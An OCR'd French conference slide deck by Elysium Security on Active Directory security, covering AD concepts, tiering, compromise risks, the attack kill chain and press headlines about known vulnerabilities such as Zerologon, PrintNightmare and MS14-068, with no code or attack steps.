ELYSIUM
SECURITY

# Conférence CYBER

**Sécurité des environnements Active Directory**

Concepts, risques et recommandations

# Sommaire

# Elysium Security / Root-Me PRO

## Intervenant

**Yoan ISSARTEL**

- Associé Elysium Security / Root-Me PRO
- Expert en sécurité défensive
- Spécialités :
  - ✓ Architecture sécurisée
  - ✓ Supervision de sécurité
  - ✓ Réponse à incident et gestion de crise

### INDÉPENDANCE

L'autofinancement de nos activités vous garantit un conseil fiable et des produits réellement adaptés à vos problématiques.

### EXPERTISE

Chez Elysium, la compétence est reine. L'expérience cumulée de nos experts permet de bénéficier d'une couverture globale de vos besoins.


### PROXIMITÉ

Notre mission implique confiance et réactivité. Nos clients peuvent compter sur un contact étroit avec nos équipes et partenaires.

### TRANSPARENCE

Nous ne promettons jamais l'impossible et faisons toujours le maximum pour apporter une protection optimale à chaque contexte.

# Nos actions dans le secteur de la santé





| | |
|---|---|
| **Identifier** | ▪ Audits de sécurité (tests d'intrusion, audit d'architecture, …),<br>▪ Cartographies et inventaires (puits de logs, sondes, …), … |
| **Protéger** | ▪ Gestion des identités et des accès (IAM, SSO, MFA, PAM, …),<br>▪ Formations et sensibilisations, … |
| **Détecter** | ▪ Intégration de solutions de détection (EDR, sondes, SIEM, …),<br>▪ Supervision de sécurité (SOC), … |
| **Réagir** | ▪ Intégration de solutions de réponse à incident,<br>▪ Réponse à incident et gestion de crise, … |
| **Se remettre** | ▪ Intégration de solutions de continuité/reprise d'activité,<br>▪ Mise à disposition de solutions de crise, … |

1.

# Introduction

# Système d'information




Patrimoine informationnel

## Information

« **l'information** est ce qui donne une forme à l'esprit […] donner forme à ». L'information est aussi une « indication, renseignement que l'on donne ou que l'on obtient sur quelqu'un ou quelque chose ». D'un point de vue informatique « il s'agit d'un élément de connaissance susceptible d'être représenté à l'aide de convention pour être conservé, traité ou communiqué » src: Larousse


Formats — Stockage / Traitement / Flux — Données

## Système d'information (SI)


- **Un SI est un ensemble organisé de ressources (humaines, matérielles, immatérielles) qui permet de gérer, traiter, stocker et diffuser (flux) de l'information (données).**
- Parmi ces moyens et méthodes qui permettent d'organiser et de mettre en relation ces éléments ressortent deux grands piliers complémentaires: la **gouvernance du SI** et **l'architecture du SI.**

# Analogie entre Maison et SI

Actifs
Bijoux, argent, souvenirs, voitures, papiers, etc.




Clé physique



Voie publique


Internet

Actifs
Données (brevet, CB, personnelles)
Applications, services, etc.



Mots de passe

# Analogie entre Maison et SI – Annuaire




## Active Directory

- **Référentiel central** qui stocke tous les objets d'une entreprise et leurs attributs respectifs (utilisateurs, serveurs, domaines, stratégies de sécurité, …).
- Permet aux utilisateurs de trouver et d'accéder aux ressources connues de l'annuaire en fournissant des **mécanismes d'identification, d'authentification et d'autorisation**.
- Principes de « **moindre privilège** », de modèle de **gestion des accès privilégiés** et de **cloisonnement** du SI (Tier).
- Différents services :
  - ✓ ADDS - Active Directory Domain Services
  - ✓ ADCS - Active Directory Certificate Services
  - ✓ ADFS - Active Directory Federation Services
  - ✓ ADRMS - Active Directory Rights Management Services
  - ✓ ADLDS - Active Directory Lightweight Directory Services

# Active Directory – Fonctionnement

**Source : ANSSI**






FIGURE 2 – Illustration du principe de cloisonnement des *Tiers*.

- Ressources
- Comptes utilisateurs
- Comptes Administrateurs



# Un composant essentiel très convoité

Microsoft Active Directory

## Risques


- La compromission d'un domaine AD marque très souvent la compromission du SI.
- Les conséquences d'une compromission peuvent être nombreuses :
  - Atteinte à la confidentialité / intégrité / disponibilité ;
  - Atteinte à l'image ;
  - Cout de remédiation ;
  - Délai de reconstruction.

| Service | AD DS | Azure AD |
|---|---|---|
| **Environnement** | Windows serveur (physique ou vm) | Microsoft multi-tenant cloud directory service |
| **Structure** | X500/LDAP (OU) | Plate (pas d'OU) |
| **Protocoles d'authentification** | Kerberos, NTLM | SAML 2.0, OpenID Connect, OAuth 2.0, WS-Federation |
| **Requêtes** | LDAP, DNS | AD Graph REST API |
| **Spécificité** | Authentification des ressources « on-prem », Group Policy | Authentification des applications SaaS |

Source : Clusir


# Un schéma d’attaque qui se répète

**Attack Kill Chain**




Source : Microsoft

# Une multitude de vecteurs d'attaque




Source : https://raw.githubusercontent.com/Orange-Cyberdefense/ocd-mindmaps/main/img/pentest_ad_dark_2023_02.svg

# Quelques exemples d’exploitations réussies

## Faille Zerologon: un passe-partout pour l'admin dans Windows Server

Dominique Filippone , publié le 15 Septembre 2020

Patchée par Microsoft en août 2020, la vulnérabilité CVE-2020-1472 surnommée Zerologon permet à un pirate de prendre le contrôle d'un domaine Windows

ACTU TESTS ASTUCES TELECHARGER BONS PLANS

01net › Actualités › Sécurité

## Windows : plusieurs groupes de pirates exploitent les failles PrintNightmare

14 août 2021 à 14:11

NOV 21 2014

## MS14-068: Active Directory Kerberos Vulnerability Patch for Invalid Checksum

By Sean Metcalf in Microsoft Security, Technical Reference

MS14-068 References: AD Kerberos Privilege Elevation Vulnerability: The Issue Detailed Explanation of MS14-068 MS14-068 Exploit POC with the Python Kerberos Exploitation Kit (aka PyKEK) Exploiting MS14-068 Vulnerable Domain Controllers Successfully with the Python Kerberos Exploitation Kit (PyKEK) PyKEK Kerberos Packets on the Wire aka How the MS14-068 Exploit Works  The folks at BeyondTrust have …

Continue reading

## CVE-2022-26923 : détection d’une vulnérabilité d’élévation de privilèges AD de sévérité élevée

mai 27th, 2022

*par Bhabesh Raj Rai, Security Research*

In this month’s patch Tuesday, Microsoft fixed a high severity privilege escalation

Dans le patch Tuesday de ce mois-ci, Microsoft a corrigé une vulnérabilité d'élévation de privilèges de sévérité élevée (CVE-2022-26923) dans les services de domaine AD, avec un score CVSS de 8,8, ce qui est proche du niveau critique. Cette vulnérabilité permet à un utilisateur

Active Directory Certificate Services

Accueil / Cyber sécurité / Virus informatique / Malware

## WannaMine : quand la faille EternalBlue est utilisée pour miner

